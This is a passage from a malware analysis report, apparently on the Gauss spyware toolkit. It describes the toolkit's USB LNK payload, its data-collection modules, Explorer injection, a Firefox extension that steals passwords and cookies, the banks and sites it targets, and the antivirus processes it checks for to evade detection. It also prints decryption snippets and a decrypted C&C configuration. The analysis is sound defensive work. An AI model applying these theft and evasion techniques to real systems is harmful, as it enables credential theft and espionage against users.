000000B0:  00 00 00 01.44 3A 5C 53.79 73 74 65.6D 33 32 2E     ☺D:\System32.
000000C0:  64 61 74 00.                                     dat
```

target.lnk

```
[.ShellClassInfo]
CLSID = {0AFACED1-E828-11D1-9187-B532F1E9575D}
CLSID2 = {0AFACED1-E828-11D1-9187-B532F1E9575D}
UICLSID = {0AFACED1-E828-11D1-9187-B532F1E9575D}
```

desktop.ini



desktop	7/17/2012 6:19 AM	Configuration sett...	1 KB
target	8/1/2012 7:48 PM	Shortcut	1 KB

Listing of .Backup0 directory*

In the root directory of the drive it creates files "System32.dat" and "System32.bin", the payload DLLs, and the ".thumbs.db" file. The payloads are stored as resources and encrypted with a simple XOR routine.

```
static int decrypt(uint8_t *data, unsigned int dataLen)
{
      uint32_t acc = 0xCC;
      for ( unsigned int i = 0; i < dataLen; i++ )
      {
            uint8_t acc2 = data[i];
            data[i] ^= acc;
            acc = acc2;
      }
      return 0;
}
```

Resource	File name	Description
100	System32.dat (.CatRoot.tmp)	32-bit payload
101	System32.bin (.CatRoot.tmp)	64-bit payload

USB Payload

Both 32-bit and 64-bit DLLs implement the same functionality. When loaded using the LNK vulnerability, they start a main thread and return. The main thread copies the payload to %TEMP% directory and loads itself again. When loaded from %TEMP%, it creates a mutex "lsvp4003ltrEvent", patches the "NtQueryDirectoryFile" function in ntdll.dll so that it hides its files and then sends the "F5" key event to windows of classes "SysListView32", "SysTreeView32", "DirectUIHWND", causing Explorer directory listings to refresh. This hides the files. It also waits for the event "Global\RasSrvReady".

Then, it retrieves the following data from the system:

- Version of the Windows OS
- Workstation info
- Network adapter information
- Routing table
- Process list
- Environment variables and disk information
- List of visible network shares
- Network proxy information
- List of visible MS SQL servers
- URL cache

All this information is encoded and appended to the file ".thumbs.db" on the infected storage. This file also contains a TTL (time to live) value that is decremented by 1 each time the payload starts from the infected storage. When this counter becomes equal to zero, the payload disinfects the media by removing ".Backup0*" directories and "System32.dat" and "System32.bin" files, leaving ".thumbs.db" file with collected information. Known value of the TTL value is "30."

There are several "special" versions of the payload. They contain additional PE sections with names ".exsdat," ".exrdat," and ".exdat". These sections are encrypted with RC4. The encryption key is derived from an MD5 hash performed 10000 times on a combination of "%PATH%" environment string and name of the directory in %PROGRAMFILES%.

The RC4 key is not yet known, neither is the contents of these sections. The payload also contains a binary resource 100 that is also encrypted.

thumbs.db file

This is a container for data stolen by the “dskapi” payload.

Offset	Data
0	Magic number : 0xEB397F2B
4	TTL counter
...	Encoded data

The encoded data consists of arrays of encoded strings, separated by a magic value 0xFF875686.

Offset	Description
0	Magic number : 0xFF875686 – end of array of records, must search for the next Magic 0xFF875683 XOR (recordLength + 5) – start of record
4	Encrypted string data, recordLength bytes

Every record is encrypted by a simple algorithm using the character’s position and record length and can be decrypted with the following code:

```
for ( unsigned int j = 0; j < recordLen; j++ )
                    {
                          ptr[i + j] ^= recordLen;
                          ptr[i + j] -= j;
                    }
```

```
File Version:        5.1.3700.0
Product Version:     5.1.3700.0
File OS:             NT (WINDOWS32)
File Type:           DRV
File SubType:        DRV SOUND
File Date:           00:00:00  00/00/0000
Language/Code Page:  1033/1200
CompanyName:         Microsoft Corporation
FileDescription:     Disk Helper
FileVersion:         5.1.3700.0
InternalName:        dskapi.ocx
LegalCopyright:      © Microsoft Corporation. All rights reserved.
OriginalFilename:    dskapi.ocx
ProductName:         Microsoft® Windows® Operating System
ProductVersion:      5.1.3700.0
```

Version info “dskapi.ocx”

Smdk.ocx

Name of the module used in Gauss: “UsbDir”

File names	%system32%\smdk.ocx
Some known MD5	5604A86CE596A239DD5B232AE32E02C6 90F5C45420C295C73067AF44028CE0DD
Image Size	212 992 bytes
Date of compilation	27.09.2011 17.10.2011
Related files	%temp%\~mdk.tmp

Creates events: “{B336C220-B158}”, “Global\SmSrvReady”

All functionality is implemented in “RevertCache” export. The module starts its main thread and then returns. The main thread waits for the “{B336C220-B158}” event and continuously checks for the presence of anti-malware software.

“ValidateEntry” signals the “{B336C220-B158}” event, allowing for the disk enumeration routine to start.

Writes log file: `%temp%\~mdk.tmp`

Reads registry key `HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum`

Checks for running antimalware products by names and exits if they are present:

AVKProxy.exe	abcd.exe	fsgk32.exe	fsorsp.exe
AVKService.exe	avp.exe	fsgk32st.exe	fspc.exe
AVKTray.exe	fameh32.exe	fsguidll.exe	fsqh.exe
AVKWCtl.exe	fch32.exe	fshdll32.exe	fssm32.exe
GDFirewallTray.exe	fsar32.exe	fsm32.exe	fsus.exe
GDFwSvc.exe	fsav32.exe	fsma32.exe	gsava.exe
GDScan.exe	fsdfwd.exe	fsmb32.exe	gssm32.exe

The version of the module built on 27.09.2011 also exits if started on Windows 7 SP 1.

By querying disk enum in registry, it also tries to identify whether the storage is USB-connected or not by searching “USBSTOR” string in their information.

The log file entries are compressed with Zlib.

```
File Version:        5.1.3700.0
Product Version:     5.1.3700.0
File OS:             NT (WINDOWS32)
File Type:           DRV
File SubType:        DRV SOUND
File Date:           00:00:00  00/00/0000
Language/Code Page:  1033/1200
CompanyName:         Microsoft Corporation
FileDescription:     Disk Helper
FileVersion:         5.1.3700.0
InternalName:        dskapi.ocx
LegalCopyright:      © Microsoft Corporation. All rights reserved.
OriginalFilename:    dskapi.ocx
ProductName:         Microsoft® Windows® Operating System
ProductVersion:      5.1.3700.0
```

Version info “smdk.ocx” (the same as in dskapi.ocx)

McDmn.ocx

Name of the module used in Gauss: “McDomain”

File names	%system32%\mcdmn.ocx
known MD5	9CA4A49135BCCDB09931CF0DBE25B5A9
Image Size	102 400 bytes
Date of compilation	16.09.2011
Related files	%temp%\md.bak

This module is a Windows DLL file with one exported function called “DllRegisterServer.”

It creates log file: `%temp%\md.bak` that is encrypted with 2-byte XOR.

Uses LsaQueryInformationPolicy to retrieve the name of the primary domain. Retrieves information about network adapters. All this information is encrypted and stored in the log file.

```
File Version:        2001.12.4414.320
Product Version:     5.1.2600.5788
File OS:             WINDOWS32
File Type:           DLL
File SubType:        UNKNOWN
File Date:           00:00:00  00/00/0000
Language/Code Page:  1033/1200
CompanyName:         Microsoft Corporation
FileDescription:     Windows File Extension
FileVersion:         2001.12.4414.320
LegalCopyright:      Copyright (C) Microsoft Corp. 1995-1999
LegalTrademarks:     Microsoft(R) is a registered trademark of Micro
                     soft Corporation. Windows(TM) is a trademark of
                     Microsoft Corporation
ProductName:         Microsoft® Windows® Operating System
ProductVersion:      05.01.2600.5788
```

Version info “mcdmn.ocx”

Lanhlp32.ocx

Name of the module used in Gauss: “Tailor”

File names	%system32%\lanhlp32.ocx
Known MD5	ED2B439708F204666370337AF2A9E18F
Image Size	278 528 bytes
Date of compilation	26.10.2011
Related files	%systemroot%\Temp\s61cs3.dat

The module is a Windows DLL file with one exported function called “DllRegisterServer.”

It contains encrypted debug information that includes the location of the project, “d:\projects\tailor\”:

```
d:\projects\tailor\utils\Exceptions.h
..\Utils\Buffer.cpp
..\Utils\CryptUtils.cpp
..\Utils\Event.cpp
..\Utils\EveryoneSecurityAttributes.cpp
..\Utils\File.cpp
..\Utils\Mutex.cpp
..\Utils\MyWlanApi.cpp
..\Utils\OsUtils.cpp
..\Utils\RemoteMemoryBuffer.cpp
..\Utils\Storage.cpp
..\Utils\StringUtils.cpp
..\Utils\Waiter.cpp
.\SavedWNetworkConnectionsWin5.cpp
.\SavedWNetworkConnectionsWin6.cpp
.\VisibleNetworks.cpp
```

Creates mutex : Global\EnvDBE

Creates log file: `%systemroot%\Temp\s61cs3.dat`

Operates on Windows XP, Windows Vista and Windows 7.

On Windows XP:

`.\SavedWNetworkConnectionsWin5.cpp`

Enumerates registry keys in `HKLM\SOFTWARE\Microsoft\WZCSVC\Parameters\Interfaces\`

Extracts “Static#” values that contain wireless key data.

On Windows Vista and Windows 7 :

```
..\Utils\MyWlanApi.cpp
.\SavedWNetworkConnectionsWin6.cpp
.\VisibleNetworks.cpp
```

Uses extended wlanapi.dll API to access WLAN information. Enumerates available wireless interfaces, then enumerates all profiles and extracts SSID, name and wireless key information. Then, it retrieves the list of wireless networks visible to all the wireless interfaces.

The log file is encrypted with a simple 1-byte XOR.

```
File Version:        5.1.3700.0
Product Version:     5.1.3700.0
File OS:             NT (WINDOWS32)
File Type:           DRV
File SubType:        DRV SOUND
File Date:           00:00:00  00/00/0000
Language/Code Page:  1033/1200
CompanyName:         Microsoft Corporation
FileDescription:     Microsoft Windows LAN Component
FileVersion:         5.1.3700.0
InternalName:        lanhlp32.ocx
LegalCopyright:      © Microsoft Corporation. All rights reserved.
OriginalFilename:    lanhlp32.ocx
ProductName:         Microsoft® Windows® Operating System
ProductVersion:      5.1.3700.0
```

Version info "lanhlp32.ocx"

Devwiz.ocx

Name of the module used in Gauss: “Cosmos”

File names	%system32%\devwiz.ocx
Known MD5	CBB982032AED60B133225A2715D94458
Image Size	102 400 bytes
Date of compilation	19.03.2012
Related files	%temp%\~ZM6AD3.tmp

The module is a Windows DLL file with one exported function called “RefreshDev.”

It creates log file : `%WINDIR%\temp\~ZM6AD3.tmp`

The log file is not encrypted and starts with a magic number 0xF68B973D

The module collects the following information and writes it to the log file :

- CMOS RAM contents
- Registry keys :

```
[ HKLM\HARDWARE\DESCRIPTION\System ] SystemBiosVersion,SystemBiosDate
```

```
[ HARDWARE\DESCRIPTION\System\BIOS ]
BIOSVendor, BIOSVersion, BIOSReleaseDate, BaseBoardManufacturer,
BaseBoardProduct, BaseBoardVersion, SystemFamily,
SystemManufacturer, SystemProductName, SystemSKU, SystemVersion
```

All retrieved information is written to the log file.

```
File Version:        5.1.2600.0

Product Version:     5.1.2600.0

File OS:             NT (WINDOWS32)

File Type:           DRV

File SubType:        DRV SOUND

File Date:           00:00:00  00/00/0000

Language/Code Page:  1033/1200

CompanyName:         Microsoft Corporation

FileDescription:     Windows Device Wizard

FileVersion:         5.1.2600.0

InternalName:        devwiz.ocx

LegalCopyright:      © Microsoft Corporation. All rights reserved.

OriginalFilename:    devwiz.ocx

ProductName:         Microsoft® Windows® Operating System

ProductVersion:      5.1.2600.0
```

Version info "devwiz.ocx"

Winshell.ocx

Name of the module used in Gauss: "Gauss"

File names	%system32%\winshell.ocx
Some known MD5	EF6451FDE3751F698B49C8D4975A58B5 7AC2799B5337B4BE54E5D5B03B214572 4FB4D2EB303160C5F419CEC2E9F57850
Image Size	405 504 (August 2011) 417 792 (October 2011) 401 408 (Dec 2011 - Jan 2012)
Number of resources	6
Resources	121,122,123,124,125,126
Date of compilation	08.08.2011 03.10.2011 14.12.2011 05.01.2012
Related files	%temp%\ws1bin.dat browser.js browser.xul fileio.js chrome.manifest lppd.dat install.rdf rssf.dat lfm.dat mppd.dat pddp.dat

Creates events: "Global\SrvReportCondition", "Global\DhwSyncEvent", "Global\ShellSync"

Interestingly, all three variants of the module that we have analyzed contain information about the location and names of the original projects:

Variant	Path to project files
August 2011	d:\projects\gauss
October 2011	d:\projects\gauss_for_macis_2
Dec 2011-Jan 2012	c:\documents and settings\flamer\desktop\gauss_white_1

Contains encrypted debug information that includes the location and files of the project:

```
c:\documents and settings\flamer\desktop\gauss _ white _ 1\utils\
Exceptions.h
.\main.cpp
.\Manager.cpp
c:\documents and settings\flamer\desktop\gauss _ white _ 1\utils\SmartPtr.h
.\Injector.cpp
c:\documents and settings\flamer\desktop\gauss _ white _ 1\gauss\../Utils/ComUtils.h
.\History.cpp
.\FirefoxPluginInstaller.cpp
.\Telemetry.cpp
.\Storage.cpp
.\OsUtils.cpp
.\ProcessSnapshot.cpp
.\Event.cpp
.\GaussThread.cpp
.\Buffer.cpp
.\RemoteMemoryBuffer.cpp
.\File.cpp
.\Mutex.cpp
.\Waiter.cpp
.\EveryoneSecurityAttributes.cpp
.\Catcher.cpp
.\BrowserConnector.cpp
c:\documents and settings\flamer\desktop\gauss _ white _ 1\minime\../Utils/SmartPtr.h
.\Assigner.cpp
.\IEAbstractElements.cpp
.\FormExtractor.cpp
.\COMAbstractDataTypes.cpp
```

The debug information which was accidentally forgotten by the developers provides some interesting details. For instance, the Windows username which compiled the project can be seen in the strings above as “flamer”.

DllMain starts a thread only if loaded by “explorer.exe”.

Writes log file: `%systemroot%\Temp\ws1bin.dat`. Log file starts with magic number 0x0A86FD375, encrypted with 1-byte XOR 0x46. Log file writer is guarded by mutex “Global\ShellSyncCom”.

Reads registry key :

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Reliability
ShutdownInterval = binary data
```

Checks Windows version and, onWindows Vista and Windows 7, it accesses `%SystemDrive%\Users`. On earlier versions, it uses `%SystemDrive%\Documents and settings` and gets list of directories there.

Export “InitShellEx” : Enumerates all entries in `HKEY _ USERS`, removes all entries in `SOFTWARE\Mozilla\Mozilla\Firefox` for each user, searches for its log `ws1bin.dat` and removes it.

Export “SetWindowEvent” : set event “Global\DhwSyncEvent”, wait for other thread to exit in 20 seconds, then terminate that thread.

Export “ShellNotifyUser” : returns 1

Export “ShellNotifyUserEx” : main export. Starts its main thread that should be monitored by the event “SetWindowEvent” and returns.

Lists running processes and returns if “evil.exe” is running.
Additionally logs the presence of the following registry keys :

```
HKLM\SOFTWARE\KasperskyLab\AVP6”, “HKLM\SOFTWARE\KasperskyLab\
protected\AVP7
```

Then it starts a loop searching for running instances of `%systemroot%\explorer.exe`. If found, it injects `%systemroot%\system32\winshell.ocx` (own body) into that process.

It uses an interesting technique to inject itself into Explorer: it creates a remote thread with the address of “LoadLibraryW” API as its start address. The path to its ocx file is passed to the function as “lpParameter”.

Telemetry: It retrieves and logs the following:

- Computer name
- Windows OS version
- List of running processes
- List of directories in %PROGRAMFILES%
- Version of Internet Explorer browser
- Primary domain name
- Network adapter information

Searches for Cookies directory, retrieves all cookie files and writes their contents into its log. Searches for cookies that contain the following strings:

paypal	blombank	facebook
mastercard	byblosbank	gmail
eurocard	citibank	hotmail
visa	fransabank	ebay
americanexpress	yahoo	maktoob
bankofbeirut	creditlibanais	
eblf	amazon	

Then, it retrieves Internet Explorer browsing history using IUrlHistoryStg::EnumUrls function, and tries to extract password and text fields from loaded pages.

The Firefox plugin is written in several files, all of them are extracted and decrypted from the resources of the module.

Resource Id	File name of the Firefox Plugin component
121	browser.js
122	browser.xul
123	fileio.js
124	chrome.manifest
125	lppd.dat
126	install.rdf

Appends Firefox configuration file “prefs.js” with the following string, disabling Firefox “select your add-ons” window that is usually shown after each Firefox update:

```
user _ pref(“extensions.shownSelectionUI”, true);
```

Installs the Firefox extension, on Windows Vista and Windows 7 into `AppData\Roaming\Mozilla\Firefox\Profiles`, on earlier versions into `Application Data\Mozilla\Firefox\Profiles`. All files are written in a directory named "{a288cad4-7b24-43f8-9f4d-8e156305a8bc}".

The Firefox extension extracts the following data:

- Browsing history
- Passwords (saved and entered by the user)
- Cookies. The extension can be configured to look only for cookies of Google, Hotmail, Facebook, Yahoo

```
const Cc = Components.classes;

const Ci = Components.interfaces;

const EXTENSION _ ID = "{a288cad4-7b24-43f8-9f4d-8e156305a8bc}";

const EXTENSION _ PATH = DirIO.get("ProfD").path+"\\extensions\\"+

EXTENSION _ ID;

const QUERY _ ID = 'YlU/X1gFa2Isb1YkcFMnP18u`1kkb1goYFUO

akAgY1ULa1EjYlU/X1gPXWMyc18xYGM0b1UxalEsYVYgX1Uha18q

dVEna18lYWQi`Dgob2QubmklYWQi`DEjYGIkb2MvXWMyc18xY

FwoclUl`WgPblUlb/oSY18uY1wk`FkjYT8tRV4ocFYkcFMnPVwr

P18u`1kkb2gublk/';

const EXTENSION _ URL = "about:addons";

const EXTENSION _ XUL = "chrome://mozapps/content/extensions/

extensions.xul";

const ERROR _ FILE = "rssf.dat";

const LOG _ FILE = "lfm.dat";

const OUTPUT _ FILE = "mppd.dat";

const VERSION _ FILE = "lddp.dat";

const MAX _ FILE _ SIZE = Math.pow(2,20)*10;

const MEAN _ ROW _ SIZE = 100;

const MAX _ ROW _ COUNT = (1/3)*(MAX _ FILE _ SIZE/MEAN _ ROW _ SIZE);
```

Part of browser.js code

The Firefox extension writes several log files in its directory:

Log file name	Description
rssf.dat	Browsing history
lfm.dat	Log file
mppd.dat	Collected passwords
pddp.dat	Collected cookies

```
File Version:          5.1.3700.0
Product Version:       5.1.3700.0
File OS:               NT (WINDOWS32)
File Type:             DRV
File SubType:          DRV SOUND
File Date:             00:00:00  00/00/0000
Language/Code Page: 1033/1200
CompanyName:           Microsoft Corporation
FileDescription:       Microsoft Windows Shell Component
FileVersion:           5.1.3700.0
InternalName:          winshell.ocx
LegalCopyright:        © Microsoft Corporation. All rights reserved.
OriginalFilename:      winshell.ocx
ProductName:           Microsoft® Windows® Operating System
ProductVersion:        5.1.3700.0
```

Version info "winshell.ocx"

Windig.ocx

Name of the module used in Gauss: “Lagrange”

File names	%system32%\windig.ocx
Known MD5	DE2D0D6C340C75EB415F726338835125
Image Size	180 224 bytes
Date of compilation	15.07.2011
Related files	Fonts\ pldnrfn.ttf

The module is a Windows DLL file with one exported function called “GlobalDeleteAtomL.”\

The module reads the registry key that is originally created by “ShellHW” module :

```
HKLM\ SOFTWARE\Microsoft\Windows\CurrentVersion\Reliability
ShutdownInterval = binary data
```


If the value is not present in the registry, it writes a random value into that key.

Then, it creates a new TrueType font file “%SystemRoot%\fonts\pldnrfn.ttf” (62 668 bytes long) from a template and using randomized data from the ShutdownInterval key. The creation time of the font file is set to the creation time of the Arial font, `%SystemRoot%\fonts\ARIAL.TTF`.

Then, a custom font named “Palida Narrow” is registered in the system font storage using the “AddFontResourceW” API function. The module also creates a registry value:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Fonts
Palida Narrow (TrueType)=pldnrfn.ttf
```

The purpose of the addition of this font is not yet known. It appears to contain valid Western, Baltic and Turkish symbols.


Palida Narrow (TrueType)

Typeface name: Palida Narrow
File size: 62 KB
Version: Version 2.00
(C) 2007 Microsoft Corporation. All rights reserved.

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
123456789.:,;(:*!?')

12 The quick brown fox jumps over the lazy dog. 1234567890
18 The quick brown fox jumps over the lazy dog. 1234567890
24 The quick brown fox jumps over the lazy dog. 1234
36 The quick brown fox jumps over th
48 The quick brown fox jum
60 The quick brown fox


Font information from Font Viewer

```
File Version:          2001.12.4414.320
Product Version:       5.1.2600.5788
File OS:               WINDOWS32
File Type:             DLL
File SubType:          UNKNOWN
File Date:             00:00:00  00/00/0000
Language/Code Page:    1033/1200
CompanyName:           Microsoft Corporation
FileDescription:       WIN32 Digital Library
FileVersion:           2001.12.4414.320
LegalCopyright:        Copyright (C) Microsoft Corp. 1995-1999
LegalTrademarks:       Microsoft(R) is a registered trademark of Microsoft
                       Corporation. Windows(TM) is a trademark of
                       Microsoft Corporation
ProductName:           Microsoft® Windows® Operating System
ProductVersion:        05.01.2600.5788
```

Version info "windig.ocx"

Gauss C&C Information


To upload data stolen from infected machines, Gauss uses a number of command-and-control servers predefined in its flexible configuration.



```
000371DC  100371DC  "#UU%%@@22ZZ55XX==‼‼cc∂∂<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
0003721C  1003721C  <<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
0003725C  1003725C  <<↑↑66RR33GG&&LL99WW44@@>>FF<<♠♠ii←←¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
0003729C  1003729C  ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
000372DC  100372DC  ¦¦╟╟╞╞││└└ÑÑ╢╢╟╟╖╖╙╙╙╙╤╤÷÷åå€€RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
0003731C  1003731C  RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
0003735C  1003735C  RRRR²²╙╙╥╥╪╪¼¼╤╤ºº╙╙▒▒╥╥áá╓╓║║║║╒╒ººëëααÄÄΣΣçççççççççççççççççççççç
0003739C  1003739C  çççççççççççççççççççççççççççççççççççççççççççççççççççççççççççççççç
000373DC  100373DC  çççç
```

Figure 1 - Gauss encrypted C&C information data

Here’s a look at the decrypted configuration data:



```
res131.dec                ↓FRO       00000203       --------        516|H
000000:  27 01 75 00-73 00 65 00-72 00 68 00-6F 00 6D 00  '☺u s e r h o m
000010:  65 00 2E 00-70 00 68 00-70 00 00 00-00 00 00 00  e . p h p
000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000030:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000040:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000050:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000060:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000070:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000080:  00 00 62 00-2E 00 67 00-6F 00 77 00-69 00 6E 00    b . g o w i n
000090:  37 00 2E 00-63 00 6F 00-6D 00 00 00-00 00 00 00  7 . c o m
0000A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0000F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000100:  00 00 BB 01-75 00 73 00-65 00 72 00-68 00 6F 00    ╗☺u s e r h o
000110:  6D 00 65 00-2E 00 70 00-68 00 70 00-00 00 00 00  m e . p h p
000120:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000150:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000160:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
